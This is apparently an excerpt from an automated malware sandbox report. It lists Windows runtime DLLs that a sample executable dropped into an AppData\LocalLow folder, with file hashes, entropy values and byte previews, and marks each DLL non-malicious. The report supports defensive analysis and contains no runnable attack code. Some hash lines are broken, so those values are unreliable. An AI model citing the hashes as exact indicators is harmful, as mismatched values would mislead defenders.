SHA-512:	4B7F2AD9EAD6489E1EA0704CF5F1B1579BAF1061B193D54CC6201FFDDA890A8C8FACB23091DFD851DD70D7922E0C7E95416F623C48EC25137DDD66E32DF9A 7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u*l.....!.. ....0.....9.....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....u*l.....A...T...T.....u*l.....d.....u*l.....RSDSU..e.j.(.wD.....api-ms-win-core-libraryloader-l1-1-0.pdb.....T....rdata ..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....u*l.....(...p.....R...}.....*...Y.....8..._.....B...k.....F... u.....)...P...w.....api-ms-win-c

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-localization-l1-2-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.089032314841867
Encrypted:	false
SSDEEP:	384:KOMw3zdp3bwjGjue9/0jCRrndbVWPhWIDz6i00GftpBj6cemjlD16Pa+4r:KOMwBprwjGjue9/0jCRrndbCOoireqv
MD5:	EFF11130BFE0D9C90C0026BF2FB219AE
SHA1:	CF4C89A6E46090D3D8FEEB9EB697AEA8A26E4088
SHA-256:	03AD57C24FF2CF895B5F533F0ECBD10266FD8634C6B9053CC9CB33B814AD5D97
SHA-512:	8133FB9F6B92F498413DB3140A80D6624A705F80D9C7AE627DFD48ADEB8C5305A61351BF27BBF02B4D3961F9943E26C55C2A66976251BB61EF1537BC8C212AD

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-localization-l1-2-0.dll	
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...S.v..... .....!..... ....0.....@..... .....8=.....T..... .....text..... ....`.rsrc..... .....@..@....S.v.....@...T...T.....S.v.....d.....S.v.....RSDS..pS...Z4Yr.E@.....api-ms-win-core-localization-l1-2-0.pdb.....T. ...rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....S.v.....v.....;..;...(.....<...f.....5...]..... .....!...I...q..... N...../...j...../...^...../...\.....8...`.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-memory-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.101895292899441
Encrypted:	false
SSDEEP:	384:+bZWPhWUsnhi00GftpBjwBemQlD16Par7:b4nhoi6BedH
MD5:	D500D9E24F33933956DF0E26F087FD91
SHA1:	6C537678AB6CFD6F3EA0DC0F5ABEFD1C4924F0C0
SHA-256:	BB33A9E906A5863043753C44F6F8165AFE4D5EDB7E55EFA4C7E6E1ED90778ECA
SHA-512:	C89023EB98BF29ADEEBFBCB570427B6DF301DE3D27FF7F4F0A098949F987F7C192E23695888A73F1A2019F1AF06F2135F919F6C606A07C8FA9F07C00C64A34B5
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....%(.... .....!..... ....0.....@..... .....l..... .....8=.....T..... .....text...l..... ....`.rsrc..... .....@..@.....%(.....:...T...T.....%(.....d.....%(.....RSDS.~....%.T.....CO....api-ms-win-core-memory-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....l....edata... ..`....rsrc$01....` .....rsrc$02.....%(.....(...h.....)...P...w.....C...g.....%...P.....B...g..... .....4...[...|.....=.....api-ms-win-core-memory-l1-1-0.dl

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-namedpipe-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.16337963516533
Encrypted:	false
SSDEEP:	192:pgWIghWGZiBeS123Ouo+Uggs/nGfe4pBjS/fE/hWh0txKdmVWQ4GWoxYyqnaj/6B:iWPhWUEi00GftpBj1temnltcwWB
MD5:	6F6796D1278670CCE6E2D85199623E27
SHA1:	8AA2155C3D3D5AA23F56CD0BC507255FC953CCC3
SHA-256:	C4F60F911068AB6D7F578D449BA7B5B9969F08FC683FD0CE8E2705BBF061F507
SHA-512:	6E7B134CA930BB33D2822677F31ECA1CB6C1DFF55211296324D2EA9EBDC7C01338F07D22A10C5C5E1179F14B1B5A4E3B0BAFB1C8D39FCF1107C57F9EAF063A B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L... .....!.. ....0.....-....@..... .....8=.....T..... .....text..... . .`.rsrc..... .....@..@.... .....=...T...T..... .....d..... .....RSDS...IK..XM.&.....api-ms-win-core-namedpipe-l1-1-0.pdb.....T....rdata..T.. .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02..... .....(...P...x.....:...w.....O...y.....&...W.....=...j.....api-ms-win-core-namedpipe-l1-1-0.dll.ConnectNamedPipe.kernel32.ConnectNamedPipe.CreateNamedP

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-processenvironment-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.073730829887072
Encrypted:	false
SSDEEP:	192:wXjWIghWGd4dsNtL/123Ouo+Uggs/nGfe4pBjSXcYddWh0txKdmVWQ4SW04engo5:MjWPhWHsnhi00GftpBjW7emOj5l1z6hP
MD5:	5F73A814936C8E7E4A2DFD68876143C8
SHA1:	D960016C4F553E461AFB5B06B039A15D2E76135E
SHA-256:	96898930FFB338DA45497BE019AE1ADCD63C5851141169D3023E53CE4C7A483E
SHA-512:	77987906A9D248448FA23DB2A634869B47AE3EC81EA383A74634A8C09244C674ECF9AADCDE298E5996CAFBB8522EDE78D08AAA270FD43C66BEDE24115CDBDI ED
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...).r.....!.. ....0.....:....@.....G..... .....0=.....T..... .....text...G..... ....`.rsrc..... .....@..@....).r.....F...T...T.....).r.....d.....).r.....RSDS.6..~x.....'.....api-ms-win-core-processenvironment-l1-1-0.pdb.....T... .rdata..T.....rdata$zzzdbg.....G....edata... ..`....rsrc$01....` .....rsrc$02.....).r.....(...|.....B.....$...M...{.....P.....6...k...../...(...e..... ..=...f.....8...q.....!...T..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-processthreads-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19392
Entropy (8bit):	7.082421046253008
Encrypted:	false
SSDEEP:	384:afk1JzNcKSIJWPhW2snhi00GftpBjZqcLvemr4PlgC:RcKST+nhoi/BbeGv
MD5:	A2D7D7711F9C0E3E065B2929FF342666
SHA1:	A17B1F36E73B82EF9BFB831058F187535A550EB8
SHA-256:	9DAB884071B1F7D7A167F9BEC94BA2BEE875E3365603FA29B31DE286C6A97A1D
SHA-512:	D436B2192C4392A041E20506B2DFB593FE5797F1FDC2CDEB2D7958832C4C0A9E00D3AEA6AA1737D8A9773817FEADF47EE826A6B05FD75AB0BDAE984895C2C4EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....l.....@..... ....9.....T.....text..... . .`.rsrc..... .....@..@.....B...T...T.....d.....RSDS..t.....=j.....api-ms-win-core-processthreads-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....1...1...(.....K...x.....,...`.....C...q.....'...N...y.....".."...l...{..... .....B...p.....,...c.....H...x.....9...S...p.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-processthreads-l1-1-1.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.1156948849491055
Encrypted:	false
SSDEEP:	384:xzADfleRWPhWKEi00GftpBjj1emMVlvN0M:xzfeWeoi11ep
MD5:	D0289835D97D103BAD0DD7B9637538A1
SHA1:	8CEEBE1E9ABB0044808122557DE8AAB28AD14575
SHA-256:	91EEB842973495DEB98CEF0377240D2F9C3D370AC4CF513FD215857E9F265A6A
SHA-512:	97C47B2E1BFD45B905F51A282683434ED784BFB334B908BF5A47285F90201A23817FF91E21EA0B9CA5F6EE6B69ACAC252EEC55D895F942A94EDD88C4BFD2DAD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....9.....!.. ....0.....k.....@..... ....8=.....T.....text..... . .`.rsrc..... .....@..@.....9.....B...T...T.....9.....d.....9.....RSDS&.n....5..l....)....api-ms-win-core-processthreads-l1-1-1.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....9.....(...`.....-...l....."...W.....N.....P.....F...q.....3. ..r.....api-ms-win-core-processthreads-l1-1-1.dll.FlushInstr

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-profile-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17712
Entropy (8bit):	7.187691342157284
Encrypted:	false
SSDEEP:	192:w9WIghWGdUuDz7M123Ouo+Uggs/nGfe4pBjSXrw58h6Wh0txKdmVWQ4SW7QQtzko:w9WPhWYDz6i00GftpBjXPemD5l1z6hv
MD5:	FEE0926AA1BF00F2BEC9DA5DB7B2DE56
SHA1:	F5A4EB3D8AC8FB68AF716857629A43CD6BE63473
SHA-256:	8EB5270FA99069709C846DB38BE743A1A80A42AA1A88776131F79E1D07CC411C
SHA-512:	0958759A1C4A4126F80AA5CDD9DF0E18504198AEC6828C8CE8EB5F615AD33BF7EF0231B509ED6FD1304EEAB32878C5A649881901ABD26D05FD686F5EBEF2D13
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....&.....!... ....0.....0.....@..... ....0=.....T.....text..... .. `.rsrc..... .....@..@.....&.....;...T...T.....&.....d.....&.....RSDS...O.""#.n....D:....api-ms-win-core-profile-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....&.....<.....(...0...8...w....._.....api-ms-win-core-profile-l1-1-0.dll.QueryPerformanceCounter.kernel32.QueryPerformanceCounter.QueryPerformanceFrequency.kernel32.QueryPerformanceFrequency.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-rtlsupport-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17720
Entropy (8bit):	7.19694878324007
Encrypted:	false

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-rtlsupport-l1-1-0.dll	
SSDEEP:	384:61G1WPhWksnhi00GftpBjEVXremWRlP55Jk:kGiYnhoiqVXreDT5Y
MD5:	FDBA0DB0A1652D86CD471EAA509E56EA
SHA1:	3197CB45787D47BAC80223E3E98851E48A122EFA
SHA-256:	2257FEA1E71F7058439B3727ED68EF048BD91DCACD64762EB5C64A9D49DF0B57
SHA-512:	E5056D2BD34DC74FC5F35EA7AA8189AAA86569904B0013A7830314AE0E2763E95483FABDCBA93F6418FB447A4A74AB0F07712ED23F2E1B840E47A099B1E68E1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....(.....!.. ....0.....}"....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.....(.....>...T...T.....(.....d.....(.....RSDS?.L.N.o.....=.....api-ms-win-core-rtlsupport-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....(....F.....(...4...@...~.....l.....api-ms-win-core-rtlsupport-l1-1-0.dll.RtlCaptureCont ext.ntdll.RtlCaptureContext.RtlCaptureStackBackTrace.ntdll.RtlCaptureStackBackTrace.RtlUnwind.ntdll.RtlUnwind.

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.137724132900032
Encrypted:	false
SSDEEP:	384:xyMvRWPhWFs0i00GftpBjwCJdemnflUG+zI4:xyMvWWoibeTnn
MD5:	12CC7D8017023EF04EBDD28EF9558305
SHA1:	F859A66009D1CAAE88BF36B569B63E1FBDAE9493
SHA-256:	7670FDEDE524A485C13B11A7C878015E9B0D441B7D8EB15CA675AD6B9C9A7311
SHA-512:	F62303D98EA7D0DDBE78E4AB4DB31AC283C3A6F56DBE5E3640CBCF8C06353A37776BF914CFE57BBB77FC94CCFA48FAC06E74E27A4333FBDD112554C646838 29
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....R..... .....!..... ....0.....\....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@.....R.....:...T...T.....R.....d.....R.....RSDS..D..a..1.f....7....api-ms-win-core-string-l1-1-0.pdb.....T....rdata..T... .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....R.....x.....(...H...h.....)...O...x.....>...i.....api-ms-win-core-string-l1-1-0.dll.CompareStringEx.kernel32.CompareStringEx.CompareStringOrdinal.kernel32.Compare

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-synch-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.04640581473745
Encrypted:	false
SSDEEP:	384:5Xdv3V0dfpkXc0vVaHWPhWXEi00GftpBj9em+4lndanJ7o:5Xdv3VqpkXc0vVa8poivex
MD5:	71AF7ED2A72267AAAD8564524903CFF6
SHA1:	8A8437123DE5A22AB843ADC24A01AC06F48DB0D3
SHA-256:	5DD4CCD63E6ED07CA3987AB5634CA4207D69C47C2544DFEFC41935617652820F
SHA-512:	7EC2E0FEBC89263925C0352A2DE8CC13DA37172555C3AF9869F9DBB3D627DD1382D2ED3FDAD90594B3E3B0733F2D3CFDEC45BC713A4B7E85A09C164C3DFA3 75
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....2.....!.. ....0.....@.....V..... .....8=.....T.....text...V..... . .`.rsrc..... .....@..@.....2.....9...T...T.....2.....d.....2.....RSDS...z..C...+Q_.....api-ms-win-core-synch-l1-1-0.pdb.....T....rdata..T..... ...rdata$zzzdbg.....V....edata... ..`....rsrc$01....` .....rsrc$02.....2.....)...)...(.....p.....1...c.....!...F...m.....$...X.....$...[.....@...i... .....!...Q.....[.....7.....O.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-synch-l1-2-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.138910839042951
Encrypted:	false
SSDEEP:	384:JtZ3gWPhWFA0i00GftpBj4Z8wemFfYlP55t:j+oiVweb53
MD5:	0D1AA99ED8069BA73CFD74B0FDDC7B3A
SHA1:	BA1F5384072DF8AF5743F81FD02C98773B5ED147
SHA-256:	30D99CE1D732F6C9CF82671E1D9088AA94E720382066B79175E2D16778A3DAD1
SHA-512:	6B1A87B1C223B757E5A39486BE60F7DD2956BB505A235DF406BCF693C7DD440E1F6D65FFEF7FDE491371C682F4A8BB3FD4CE8D8E09A6992BB131ADDF11EF2E F9
Malicious:	false

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-synch-l1-2-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...X*uY.... .....!..... ....0.....3....@.....v..... .....8=.....T.....text...v..... ....`.rsrc..... .....@..@....X*uY.....9...T...T.....X*uY.....d.....X*uY.....RSDS.V..B...`..S3.....api-ms-win-core-synch-l1-2-0.pdb.....T....rda ta..T.....rdata$zzzdbg.....v....edata... ..`....rsrc$01....` .....rsrc$02.....X*uY.....(...l.....R.....W.....&...b.....$...W.....6...w..... .....;...|.....H.....A.....api-ms-win-core-synch-

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-sysinfo-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.072555805949365
Encrypted:	false
SSDEEP:	384:2q25WPhWWsnhi00GftpBj1u6qXxem4l1z6hi:25+SnhoiG6IeA8
MD5:	19A40AF040BD7ADD901AA967600259D9
SHA1:	05B6322979B0B67526AE5CD6E820596CBE7393E4
SHA-256:	4B704B36E1672AE02E697EFD1BF46F11B42D776550BA34A90CD189F6C5C61F92
SHA-512:	5CC4D55350A808620A7E8A993A90E7D05B441DA24127A00B15F96AAE902E4538CA4FED5628D7072358E14681543FD750AD49877B75E790D201AB9BAFF6898C8D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....C=.... .....!..... ....0.....@.....E..... .....0=.....T.....text...E..... ....`.rsrc..... .....@..@.....C=.....;...T...T.....C=.....d.....C=.....RSDS....T.>eD.#\|.../....api-ms-win-core-sysinfo-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....E....edata... ..`....rsrc$01....` .....rsrc$02.....C=.....(.....:...i.....N.....7...s.....+...M...r...../...'... V.....:...k.....X..... ..?...d....."....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-timezone-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18224
Entropy (8bit):	7.17450177544266
Encrypted:	false
SSDEEP:	384:SWPhWK3di00GftpBjH35Gvem2Al1z6hIu:77NoiOve7eu
MD5:	BABF80608FD68A09656871EC8597296C
SHA1:	33952578924B0376CA4AE6A10B8D4ED749D10688
SHA-256:	24C9AA0B70E557A49DAC159C825A013A71A190DF5E7A837BFA047A06BBA59ECA
SHA-512:	3FFFFD90800DE708D62978CA7B50FE9CE1E47839CDA11ED9E7723ACEC7AB5829FA901595868E4AB029CDFB12137CF8ECD7B685953330D0900F741C894B88257
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....Y.x.... .....!..... ....0.....}3....@..... .....0=.....T.....text..... ....`.rsrc..... .....@..@.....Y.x.....<...T...T.....Y.x.....d.....Y.x.....RSDS.^.b. .t.H.a.....api-ms-win-core-timezone-l1-1-0.pdb.....T....rd ata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....Y.x.....(...L...p.....5...s.....+...i.....U.....I.....api- ms-win-core-timezone-l1-1-0.dll.FileTimeToSystemTime.kernel32.FileTimeToSystemTime.GetDynamicTimeZ

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-util-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1007227686954275
Encrypted:	false
SSDEEP:	192:pePWIghWG4U9wluZo123Ouo+Uggs/nGfe4pBjSbKT8wuxWh0txKdmVWQ4CWnFnwQ:pYWPhWFS0i00GftpBj7DudemJlP552
MD5:	0F079489ABD2B16751CEB7447512A70D
SHA1:	679DD712ED1C46FBD9BC8615598DA585D94D5D87
SHA-256:	F7D450A0F59151BCEFB98D20FCAE35F76029DF57138002DB5651D1B6A33ADC86
SHA-512:	92D64299EBDE83A4D7BE36F07F65DD868DA2765EB3B39F5128321AFF66ABD66171C7542E06272CB958901D403CCF69ED716259E0556EE983D2973FAA03C55D3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.. ....0.....`k....@.....9..... .....8=.....T.....text...)..... . .`.rsrc..... .....@..@.....f.....8...T...T.....f.....d.....f.....RSDS*...$.L.Rm..l.....api-ms-win-core-util-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....9....edata... ..`....rsrc$01....` .....rsrc$02.....f.....J.....,...@...o.....j...}.....api-ms-win-core-util-l1-1-0.dll.Beep.kernel32.Beep .DecodePointer.kernel32.DecodePointer.DecodeSystemPointer.kernel32.DecodeSystemPointer.EncodePointer.kernel3

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-conio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-conio-l1-1-0.dll	
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.088693688879585
Encrypted:	false
SSDEEP:	384:8WPhWz4Ri00GftpBjDb7bemHlndanJ7DW:Fm0oiV7beV
MD5:	6EA692F862BDEB446E649E4B2893E36F
SHA1:	84FCEAE03D28FF1907048ACEE7EAE7E45BAAF2BD
SHA-256:	9CA21763C528584BDB4EFEBE914FAAF792C9D7360677C87E93BD7BA7BB4367F2
SHA-512:	9661C135F50000E0018B3E5C119515CFE977B2F5F88B0F5715E29DF10517B196C81694D074398C99A572A971EC843B3676D6A831714AB632645ED25959D5E3E7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!... ....0.....@..... .....8=.....T.....text..... .. `.rsrc..... .....@..@v.....8...d...d.....d.....RSDS....<....2..u....api-ms-win-crt-conio-l1-1-0.pdb.....d....rdata..d..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....T.....(.....>...w...../...W...p.....,...L...l.....,...L...m..... t.....'...^.....P...g.....$...=...

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-convert-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22328
Entropy (8bit):	6.929204936143068
Encrypted:	false
SSDEEP:	384:EuydWPhW7snhi00GftpBjd6t/emJlDbN:3tnhoi6t/eAp
MD5:	72E28C902CD947F9A3425B19AC5A64BD
SHA1:	9B97F7A43D43CB0F1B87FC75FEF7D9EEEA11E6F7
SHA-256:	3CC1377D495260C380E8D225E5EE889CBB2ED22E79862D4278CFA898E58E44D1
SHA-512:	58AB6FEDCE2F8EE0970894273886CB20B10D92979B21CDA97AE0C41D0676CC0CD90691C58B223BCE5F338E0718D1716E6CE59A106901FE9706F85C3ACF7855F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....NE..... .....!.....0.....@.....@.....0.....8=.....T.....text..... ....`.rsrc.....0.....@..@v.....NE.....:...d...d.....NE.....d.....NE.....RSDS..e.7P.g^j..[....api-ms-win-crt-convert-l1-1-0.pdb.... .....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....NE.....z...z...8... .....(...C...^...y.....1...N...k..... .....*...E...`...y.....5...R...o.....,...M...n.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-environment-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18736
Entropy (8bit):	7.078409479204304
Encrypted:	false
SSDEEP:	192:bWIghWGd4edXe123Ouo+Uggs/nGfe4pBjSXXmv5Wh0txKdmVWQ4SWEApkqnajPBZ:bWPhWqXYi00GftpBjBemPl1z6h2
MD5:	AC290DAD7CB4CA2D93516580452EDA1C
SHA1:	FA949453557D0049D723F9615E4F390010520EDA
SHA-256:	C0D75D1887C32A1B1006B3CFFC29DF84A0D73C435CDCB404B6964BE176A61382
SHA-512:	B5E2B9F5A9DD8A482169C7FC05F018AD8FE6AE27CB6540E67679272698BFCA24B2CA5A377FA61897F328B3DEAC10237CAFBD73BC965BF9055765923ABA9478F 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....jU.....!.. ....0.....G.....@....."..... .....0=.....T.....text...2..... . .`.rsrc..... .....@..@v.....jU.....>...d...d.....jU.....d.....jU.....RSDSu..1.N....R.s,"\....api-ms-win-crt-environment-l1-1-0.pdb..... ....d....rdata..d.....rdata$zzzdbg....."....edata... ..`....rsrc$01....` .....rsrc$02.....jU.....8.....C...d.....3...O...l..... .....5...Z...w. .....)...F...a.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-filesystem-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.085387497246545
Encrypted:	false
SSDEEP:	384:sq6nWm5C1WPhWFK0i00GftpBjB1UemKklUG+zIOd/:x6nWm5CiooiKeZnbd/
MD5:	AEC2268601470050E62CB8066DD41A59
SHA1:	363ED259905442C4E3B89901BFD8A43B96BF25E4
SHA-256:	7633774EFFE7C0ADD6752FFE90104D633FC8262C87871D096C2FC07C20018ED2

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-filesystem-l1-1-0.dll	
SHA-512:	0C14D160BFA3AC52C35FF2F2813B85F8212C5F3AFBCFE71A60CCC2B9E61E51736F0BF37CA1F9975B28968790EA62ED5924FAE4654182F67114BD20D8466C4B8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....h.....!.. ....0.....I.....@..... .....8=.....T..... .....text..... . .`.rsrc..... .....@..@v.....h.....=...d...d.....h.....d.....h.....RSDS.....a.'..G...A.....api-ms-win-crt-filesystem-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....h.....A...A...8...<...@.....$...=...V...q.....)...M...q...../...O...o..... .....7...X...v.....6...U...r.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.060393359865728
Encrypted:	false
SSDEEP:	192:+Y3vY17aFBR4WIghWG4U9CedXe123Ouo+Uggs/nGfe4pBjSbGGAPWh0txKdmVWQC:+Y3e9WPhWFsXYi00GftpBjfemnlP55s
MD5:	93D3DA06BF894F4FA21007BEE06B5E7D
SHA1:	1E47230A7EBCFAF643087A1929A385E0D554AD15
SHA-256:	F5CF623BA14B017AF4AEC6C15EEE446C647AB6D2A5DEE9D6975ADC69994A113D
SHA-512:	72BD6D46A464DE74A8DAC4C346C52D068116910587B1C7B97978DF888925216958CE77BE1AE049C3DCCF5BF3FFFB21BC41A0AC329622BC9BBC190DF63ABB25 C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...J.o ....!..... ....0.....@..... .....8=.....T..... .....text..... ....`.rsrc..... .....@..@v.....J.o .....7...d...d.....J.o .....d.....J.o .....RSDSq.....pkQX[....api-ms-win-crt-heap-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....J.o ....6.....(.....c.....S.....1...V...y.....<...c..... .....U...z.....:...u.....&...E...p.....,...U...

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-locale-l1-1-0.dll	
